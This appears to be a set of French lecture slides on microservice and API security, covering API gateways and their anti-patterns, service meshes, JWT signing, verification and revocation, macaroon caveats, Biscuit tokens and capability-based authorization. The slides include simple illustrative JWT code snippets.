
Table 2: Role of Architectural Frameworks in Microservices Operations

Architectural Framework	Role in the Overall Architecture
API gateway, augmented with or without micro gateways	Used for controlling north-south and east-west traffic
Service mesh	Deployed for purely east-west traffic when microservices are implemented using containers but can also be used in situations where microservices are housed in VMs or application servers.

Source : NIST SP 800-204


(Security Strategies for Microservices-based Application Systems)

API gateway



Attention à ne pas en https://www.krakend.io/blog/what-is-an-api-gateway/


API gateway



Source : Gartner

Exemple d'API Gateway : kong

Basé sur nginx (reverse proxy)



Exemple kong + fastapi : https://blog.codecentric.de/en/2019/09/api-management-kong-update/

API gateway : le risque de l'anti-pattern

Attention à ne pas en faire un anti-pattern

> *"We remain concerned about business logic and process orchestration implemented in middleware, especially where it requires expert skills and tooling while creating single points of scaling and control. Vendors in the highly competitive API gateway market are continuing this trend by adding features through which they attempt to differentiate their products. This results in OVERAMBITIOUS API GATEWAY products whose functionality — on top of what is essentially a reverse proxy — encourages designs that continue to be difficult to test and deploy. API gateways do provide utility in dealing with some specific concerns - such as authentication and rate limiting - but any domain smarts should live in applications or services."*

> *"Anything that you can validate or create within the API Gateway without the help of other services or shared states is suitable. Anything else, move it away."*

Source : Technology Radar from Thoughtworks

API gateway : le risque de l'anti-pattern

the API gateway should not be a Single Point of Failure

the API gateway should not be centralized or coordinated synchronously

the API gateway should not be used as a centralized configuration point


the API gateway should not depend on state

the API gateway should not be anything other than just another microservice

the API gateway should not know anything about the business logic encapsulated in any of its backends


Source : https://www.krakend.io/blog/what-is-an-api-gateway/

Service mesh



Pour comprendre ce qu'est un service mesh : https://buoyant.io/2017/04/25/whats-a-service-mesh-and-why-do-i-need-one/

Service mesh



Source : Gartner

Protection des APIs

API Security Consists of API Protection and API Access Control

	API Threat Protection	API Access Control
Key functionality	Content validation, threat detection, traffic throttling	Authentication, authorization, identity propagation
Key technologies used	Attack signature, reputation-based control, anomaly detection, OAS message validation	OAuth 2.0, OpenID Connect, JSON Web Tokens
Product categories	Web application firewalls, API management, application delivery controllers	API management, access management software, IDaaS.

Source : Gartner

Méthodes Auth


Nous allons étudier la méthode la plus classique dans un environnement cloud native :

token + OAuth 2.0

Source : Self (2020)

Où mettre l'auth ?

Dans la mesure du possible, dans la couche métier.



https://graphql.org/learn/authorization/

Ce que vous avez appris

La sécurité des APIs nécessite :

- des jetons d’accès
- une gestion d’accès granulaire
- un protocole de délégation

access token

Qu’est-ce qu’un token ? (jeton)

- Pour permettre l’utilisation d’une API, il va falloir fournir aux utilisateurs un token qu’ils devront rajouter dans le header (**token**).
- Grâce à cela vous allez pouvoir les identifier et surtout savoir ce qu’ils ont le droit faire (ou pas).

-> token = chaine de caractère, liée à un sujet (souvent le userId)

Analogie : un token fonctionne comme un permis de conduire (si on lui demande, prouve qui est le conducteur sur présentation du permis, et ce qu’il/elle peut faire avec - conduire une voiture mais pas un camion)

bearer token vs token binding


---

bearer token : il suffit de le détenir


- stateless, donc facile à utiliser
- mais si quelqu’un vous le vole, il se fait passer pour vous

bound access token : lié à la preuve de possession d’une clé cryptographique

Pourquoi un token ?




JWT (IETF RFC7519)



Source : jwt.io

D’où vient l’identité de l’utilisateur ?



Créer un token

Pour créer un token, il faut :

- un payload JSON
- Une clé secrète
- Un algorithme de signature (qu'on pourra vérifier)

```
// PRINCIPE SIMPLIFIE
const payload = { "userId": "1234567890" }
const secret = "my super secret";
const token = jwt.sign(payload, secret, { algorithm: "HS256" });

// IMPLEMENTATION REELLE
```

https://raw.githubusercontent.com/panva/jose/master/img/demo.gif

Vérifier et décoder un token

- La signature permet de vérifier que le token est bien issu de la bonne source
  - Par ex: attaque “signature stripping”
- Le payload n’étant pas crypté, on peut le récupérer avant même d’avoir vérifié la signature du token.
  - Il ne faut donc pas y mettre de donnée sensible

```
// PRINCIPE SIMPLIFIE
const token =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiIxMjM0NTY3ODkwIn0.dP64WWVOVmoH9E5WTJFaFw8r5sNQE_MEDQOnjCtnF4s";
const secret = "my super secret";
jwt.verify(token, secret, { algorithm: ["HS256"] });

const payload = jwt.decode(token);
```

JWT : avantages et inconvénients

Avantages

- stateless

Inconvénients

- plus lourd qu'un cookie (6 vs 304 octets)
- nécessite (généralement) une infrastructure de clé publique
- la révocation d'un JWT demande des mécanismes supplémentaires https://developer.okta.com/blog/2017/08/17/why-jwts-suck-as-session-tokens
- pas de mécanisme de délégation ou d'atténuation

JWT : révocation

Quelques stratégies de révocation :

- réduire le temps de validité d’un token
  - quelques minutes
- maintenir une token blacklist
  - exemple : https://lanre.wtf/blog/2019/11/11/jwt-revocation/
  - mais ca enlève une grosse partie de l’intérêt de JWT (vs sessionId)
- subject epoch pattern :
  - lorsqu'un événement se produit qui nécessite la révocation de tous les jetons pour un userId, enregistrez cet horodatage en tant que “sub”. Lors du traitement des JWT, ceux émis avant l'époque du “sub” doivent être considérés comme invalides.

Tutoriel JWT (30 min)

Suivre les étapes de :

https://auth0.com/docs/quickstart/spa/vanillajs/01-login

Regarder :

- https://auth0.com/blog/a-look-at-the-latest-draft-for-jwt-bcp/
- https://tools.ietf.org/html/draft-ietf-oauth-jwt-bcp-07


Un autre type de token : macaroon

---

https://research.google/pubs/pub41892/

On crée un token (toujours signé avec une clé secrète), qui va contenir une liste de conditions (appelés caveats) qui vont permettre de savoir si celui-ci est valide.

Exemple de caveat: “time < 2021-01-01” (pour gérer l’expiration)



Exemple d’usage de macaroons (contrôle d’accès dans le projet databox) - pas limité à HTTP (ici : CoAP)


Intérêt d’un caveat

Identité # droit d’accès

Puis-je faire ça ?

- Oui
- Non
- Oui, mais (filtrer)

Contrôle d’accès dans JWT



Caveat et atténuation

Les caveat permettent de gérer l'atténuation (contrairement à JWT):

- une fois le macaron en notre possession, il est possible, sans connaître le secret, de rajouter d'autres caveat (ex: readonly).
  - construit avec des Append-Only Signatures (AOS)
- permet de partager un même token ou un token plus petit que le mien

Exemples d'implémentation : https://github.com/rescrv/libmacaroons / https://github.com/salsafire/mamacaroons/tree/master/src/caveat

Third party caveat

Third-party caveats are caveats wherein the burden of validation is pushed to a specific *third party* that is different from the request recipient.

A blessing with a third-party caveat is considered valid only when accompanied by a discharge (proof of validity) issued by the specific third party mentioned in the caveat. The third party validates the caveat before granting or denying a discharge.

Examples of third-party caveats include *revocation* caveats that are discharged by a specific revocation service if and only if the blessing has not been revoked, *proximity* caveats that are discharged by a proximity service if and only if the requester satisfies the proximity constraints mentioned in the caveat, and *audit* caveats that are discharged by an auditing service only after updating the audit log.

It is the responsibility of the wielder of a blessing to fetch discharges for all third-party caveats present on the blessing. The wielder may cache discharges for as long as they are valid.

Exemple: https://vanadium.github.io/tutorials/security/third-party-caveats.html

Après le cookie et le macaroon : le biscuit


---

https://www.biscuitsec.org (in progress)

- distributed authorization: any node could validate the token only with public information
- delegation: a new, valid token can be created from another one by attenuating its rights
- avoiding identity and impersonation: in a distributed system, not all services need to know about the token holder's identity. Instead, they care about specific authorizations
- capabilities: a request carries a token that contains a set of rights that will be used for authorization, instead of deploying ACLs on every node

Capabilities


- Autorité par l'identité - qui êtes-vous ?
  - On construit des access control lists (ACL) - rappel RBAC
  - La délégation est difficile




- Autorité par la possession (object capability - ocap)
  - http://habitatchronicles.com/2017/05/what-are-capabilities/
  - conceptuellement proche du "bearer token"

Capabilities : illustration

- Emprunter une voiture (dans le monde physique)



Demander à emprunter



Récupérer la clé

